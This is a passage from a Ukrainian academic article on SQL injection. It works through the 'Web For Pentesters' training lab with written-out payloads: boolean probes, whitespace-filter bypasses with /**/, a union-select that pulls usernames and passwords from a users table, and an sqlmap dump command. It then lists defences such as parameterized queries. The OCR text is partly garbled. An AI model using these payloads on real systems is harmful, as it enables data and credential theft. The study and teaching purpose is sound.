

Рис. 7 Виконання команди

Отримаємо наступний результат (рис. 8):



Рис. 8. Результат команди

ISSN 2663 - 4023

Перейдемо за посиланням «SQL injections → Example2». Послідовно введемо запити, звертаючи основну увагу на висновок веб-додатка:

sqli/example2.php?name=root%20and%201=1 (рис. 9)

Рис. 9. Запит sqli/example2.php?name=root%20and%201=1

sqli/example2.php?name=root'%09and%09'1'='1 (рис.10)



Рис. 10. Запит sqli/example2.php?name=root'%09and%09'1'='1

sqli/example2.php?name=root'%09and%09'1'='2 (рис. 11)



Рис. 11. Запит sqli/example2.php?name=root'%09and%09'1'='2

sqli/example2.php?name=root'%2b%2b' (рис. 12)



Рис. 12. Запит sqli/example2.php?name=root'%2b%2b'

ISSN 2663 - 4023

Останні три запити дозволяють зробити висновок про уразливість параметра «name» до атаки SQL-ін'єкція. Запустивши sqlmap, переконаємося, що в даному випадку він не зміг ідентифікувати вразливий параметр (рис. 13):

Рис. 13. Запуск sqlmap

Перейдемо за посиланням «SQL injections → Example 3». Проаналізуємо логіку функціонування веб-додатка. Послідовно введемо такі запити, звертаючи основну увагу на висновок веб-додатка:

sqli/example3.php?name=root%20and%201=1 (рис. 14)

Рис. 14. Запит sqli/example3.php?name=root%20and%201=1

sqli/example3.php?name=root'/**/and/**/'1'='1 (рис. 15)



*Рис. 15. Запит sqli/example3.php?name=root'/**/and/**/'1'='1*

sqli/example3.php?name=root'/**/and/**/'1'='2 (рис. 16)



*Рис. 16. Запит sqli/example3.php?name=root'/**/and/**/'1'='2*

sqli/example3.php?name=root'%2b%2b' (рис. 17)

Рис. 17. Ввід запитів та аналіз висновку веб-додатку

ISSN 2663 - 4023

Останні три запити дозволяють зробити висновок про уразливість параметра «name» до атаки SQL-ін'єкція. Розробник блокує прогалини та табуляцію але її можливо оминути за допомогою техніки **/**/**. Запустивши sqlmap, переконаємося, що в даному випадку він не зможе ідентифікувати вразливий параметр (рис. 18):



Рис. 18. Запуск sqlmap

Перейдемо за посиланням «SQL injections → Example 4». Проаналізуємо логіку функціонування веб-додатка. Послідовно введемо такі запити, звертаючи основну увагу на висновок веб-додатка:

sqli/example4.php?id=2' [SEP] (рис. 19)



Рис. 19. Запит sqli/example4.php?id=2' [SEP]

ISSN 2663 - 4023

sqli/example4.php?id=2" (рис. 20)



Рис. 20. Запит sqli/example4.php?id=2"

sqli/example4.php?id=1%2b1 (рис. 21)



Рис. 21. Запит sqli/example4.php?id=1%2b1

sqli/example4.php?id=0%2b2 (рис. 22)

Рис. 22. Запит sqli/example4.php?id=0%2b2

sqli/example4.php?id=3-1 (рис. 23)



Рис. 23. Ввід запитів та аналіз висновку веб-додатку

Останні три запити дозволяють зробити висновок про уразливість параметра «id» до атаки SQL-ін’єкція. Виконаємо таку команду:

python sqlmap.py -p id --dmbs = mysql --dump -u http: //IP_address/sqli/example4.php? Id = 1.

Переглянемо отримані дані з бази даних та вихідний код PHP-сценарію (рис. 24).

ISSN 2663 - 4023



Рис. 24. Дані з бази даних та вихідний код PHP-сценарію

Запустивши sqlmap, переконаємося, що в даному випадку він не може проексплуатувати вразливий параметр. Виконаємо такі запити для отримання даних із СУБД:

sqli/example7.php?id=2%0Aunion%20select%201 (рис. 25)



Рис. 25. Запит sqli/example7.php?id=2%0Aunion%20select%201

sqli/example7.php?id=2%0Aunion%20select%201,2
sqli/example7.php?id=2%0Aunion%20select%201,2,3
sqli/example7.php?id=2%0Aunion%20select%201,2,3,4 44
sqli/example7.php?id=2%0Aunion%20select%201,2,3,4, 5 (рис. 26).



Рис. 26. Результат запитів

sqli/example7.php?id=2%0Aunion%20select%20name, passwd,1,1,1 from users (рис. 27)



Рис. 27. Запит sqli/example7.php?id=2%0Aunion%20select%20name, passwd,1,1,1 from users

Атаки типу «SQL-ін’єкція» є дуже поширеними завдяки своїй простоті, але вони можуть мати руйнівні наслідки для користувачів.

На етапі розвідки, яка передбачає дослідження для виявлення та вибору цілей, зловмисники шукають місця у нашому додатку, де вони можуть передати неочікувані значення операторам SQL. Придушення повідомлень про помилки просто недостатньо; Загальні методи виявлення вразливостей SQL включають додавання одинарних лапок і крапок з комою до введених користувачем даних і пошук повідомлень про помилки, які повертають інформацію про структуру бази даних і схеми імен.

Ви не завжди протистоїте людині, яку вам просто потрібно перехитрити; Атаки SQL-ін’єкцій легко автоматизувати, а це означає, що вам потрібен найкращий захист як у розумінні, так і в інструментах сканування. Виявивши вразливі місця у вашій програмі, зловмисники створять власні оператори SQL і використають їх для маніпулювання поведінкою вашої програми. Якщо їх атака буде успішною, зловмисники зможуть отримати доступ до конфіденційних даних, адміністративних функцій або інших захищених областей вашої програми [16].

ВИСНОВКИ ТА ПЕРСПЕКТИВИ ПОДАЛЬШИХ ДОСЛІДЖЕНЬ

Аналіз інформації про відомі інциденти безпеки, огляд відповідної періодики і узагальнення думок відповідних галузевих фахівців дозволяє стверджувати, що приховування вразливостей і захист конфіденційних даних є найважливішими напрямками забезпечення кібербезпеки, які не втрачають своєї актуальності до теперішнього часу. Внаслідок цього не варто нехтувати прийомами перевірки та фільтрації даних. Виділені в роботі способи захисту можуть істотно убезпечити програмні системи атак, заснованих на механізмі SQL-ін'єкції, зменшити загальну схильність до атак, а також забезпечити коректну роботу додатків і цілісність даних користувача.

Спираючись на огляд відомих способів захисту від атак типу SQL-ін'єкції та аналіз ефективності можливих заходів протидії, слід констатувати, що:

до основних способів захисту від атак типу «SQL-ін'єкція» можна віднести:

а) забезпечення фільтрації даних, що надходять на сервер БД;

б) використання серверами БД параметризованих запитів;

до рекомендованих заходів обережності при розробці компонентів БД, слід віднести:

а) інтеграція додаткових заходів безпеки для всієї збереженої інформації (наприклад, хешування паролей або використання електронного цифрового підпису);

б) виявлення та усунення потенційних даних вразливостей наприклад, шляхом періодичного тестування та моніторингу.

Поставлені задачі були вирішені за допомогою веб-додатку Web For Pentesters, що дає змогу спеціалістам з кібербезпеки імітувати атаки зловмисників на веб-застосунки, веб-сайти та інші веб-ресурси з використанням різноманітних методик та інструментів. Такі техніки дозволяють виявити вразливості та потенційні загрози, які можуть бути використані зловмисниками для несанкціонованого доступу.

Подальші дослідження у даному напрямку слід розглядати у контексті забезпечення більш високого рівня захисту системи, для цього вкрай необхідне об'єднання кількох способів захисту.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. *Positive Technologies: Vulnerability disclosure and researcher-vendor interaction experiences in 2022–2023.* (n. d.). https://www.ptsecurity.com/ru-ru/research/analytics/vulnerability-disclosure-and-researcher-vendor-interaction-experience-in-2022-2023/
2. Yevteev, D. (n. d.). *SQL Injection from A to Ya.* https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/PT-devteev-Advanced-SQL-Injection.pdf
3. Sayenko, G., & Grinenko, T. (2019). *Protecting web applications from SQL injections. "GLOBAL CYBER SECURITY FORUM 2019".* https://openarchive.nure.ua/server/api/core/bitstreams/4bc35e97-c6a3-4155-bc68-70591fe4fd27/content
4. Kalancha, A. A. (2023). Development of a system of protection against SQL injections using a divided registry. *Modern methods of applying scientific theories: The 10th International scientific and practical conference,* 457–458.
5. Popov, Y., Ruzuzhenko, S., & Pogorela, K. (2019). SQL injections: an overview of potential protection methods. *Computer Science and Cybersecurity, 3.*
6. Fedorenko, A. A., Osadchyi, B. I., & Korzhyk, V. V. (2023). Analysis of Methods for Detecting Vulnerabilities of Web Resources to SQL Injections. *Modern information protection, 3(55).* https://doi.org/10.31673/2409-7292.2023.030008

7. Berloh, Y., Rohovenko, A., & Dyvnych, H. (2022). Research of Methods of Automated Search of "Sql Injection" Type Vulnerabilities In Web Applications. *Technical sciences and technologies, 4(30).* https://doi.org/10.25140/2411-5363-2022-4(30)-113-120
8. Starchikov, S. (2023). *Countering cyber threats in the form of SQL injections.* https://medium.com/@serhii.starchikov/протидія-кібернетичним-загрозам-у-вигляді-sql-інєкцій-9bad2164fb7e
9. Kovalenko, A. V. (2017). Technology of Testing Vulnerability to Sql Injection. *Collection of Scientific Papers "Control, Navigation and Communication Systems, 5(45)*, 66–71.
10. Yaworski, P., & Burmakin, E. (2016). *Web Hacking Basics How to make money with ethical hacking Analyze over 30 paid reports! SQL injections*, 97–103.
11. *SQL injections. Verification, hacking, protection.* (n. d.). https://habr.com/ru/post/130826/
12. Horner, M., & Hyslip, T. (2017). SQL Injection: The Longest Running Sequel in Programming History. *Journal of Digital Forensics, Security and Law, 12(2).* https://doi.org/10.15394/jdfsl.2017.1475
13. *Free CDN to Speed Up and Secure WebSite*. (n. d.). https://geekflare.com/free-cdn-list/
14. *OWASP CheatSheetSeries.* (n. d.). https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.md
15. *Best Practices to prevent SQL-injections.* (n. d.). https://tableplus.io/blog/2018/08/best-practices-to-prevent-sql-injection-attacks.htm
16. *SQL-injections: vulnerabilities and how to prevent attacks*. (n. d.). https://www.veracode.com/security/sql-injection

КІБЕРБЕЗПЕКА: освіта, наука, техніка
CYBERSECURITY: EDUCATION, SCIENCE, TECHNIQUE
№ 1 (25), 2024
ISSN 2663 - 4023

Katerina Tereshchenko
Student
National Aviation University, Kyiv, Ukraine
ORCID ID: 0009-0008-8469-9854
katerina60411@gmail.com

Tetiana Tereshchenko
Senior Researcher
Kruty Heroes Military Institute of Telecommunications and Information Technology, Kyiv, Ukraine
ORCID ID: 0000-0002-9659-7897
tetiana.tereshchenko@viti.edu.ua

Yuliya Chernish
Senior Researcher
Kruty Heroes Military Institute of Telecommunications and Information Technology, Kyiv, Ukraine
ORCID ID: 0000-0002-6626-5656
yuliia.chernysch@viti.edu.ua

Roman Shtonda
Head of Research Department
Kruty Heroes Military Institute of Telecommunications and Information Technology, Kyiv, Ukraine
ORCID ID: 0000-0001-5986-0847
roman.shtonda@viti.edu.ua

Olena Bokii
Research Scientist
Kruty Heroes Military Institute of Telecommunications and Information Technology, Kyiv, Ukraine
ORCID ID: 0009-0006-3459-5665
olenabokiy1971@gmail.com

ANALYSIS OF THE PROBLEM OF SQL-INJECTIONS IN WEB APPLICATIONS

Abstract. The use of web applications endows production and business processes with new qualities, primarily such as: high business mobility; availability of services; continuity of business processes; scalability of the resulting effect, etc. Taking into account all these circumstances, the issue of ensuring information security during the processing and storage of personalized and "sensitive" corporate information retains the highest priority and is an extremely relevant area of activity, both for specialists of the relevant divisions of companies (information security departments and services), and for specialized specialists the field of information security. SQL injection is one of the most common techniques for hacking applications and websites that work with various databases. The attack, as a rule, is carried out based on the introduction of incorrect SQL operators into various types of requests, which allows the attacker to gain almost complete unauthorized access to the corresponding database, local files, as well as the possibility of remote execution of arbitrary operations on the server. Additionally, SQL attacks are often the result of unshielded input being passed to a site and used as part of a database query. The article provides a brief overview of known techniques for hacking applications and websites that work with databases. Based on the analysis of the main types of SQL attacks, the most serious types of threats were identified. Attention was drawn to the need for periodic testing and monitoring of websites, which is an actual means of protection against SQL injections. It has been noted that the best testing method is an attempt to subject the code to SQL injection. The considered methods of protection are able to increase the overall level of security of software products against attacks of the "SQL injection" type, ensure the correct operation of applications and the integrity of user data. The use of methods and means of testing web applications for resistance to denial-of-service attacks (DoS-attacks) is considered. The

approach presented in the article will provide an opportunity to identify vulnerabilities and potential threats that can be used by attackers for unauthorized access to web resources.

Keywords: SQL injection; database; identification and operation; out-of-band SQL attack; in-band SQL attack; secure information environment; cybersecurity; data protection.

REFERENCES (TRANSLATED AND TRANSLITERATED)

1. *Positive Technologies: Vulnerability disclosure and researcher-vendor interaction experiences in 2022–2023.* (n. d.). https://www.ptsecurity.com/ru-ru/research/analytics/vulnerability-disclosure-and-researcher-vendor-interaction-experience-in-2022-2023/
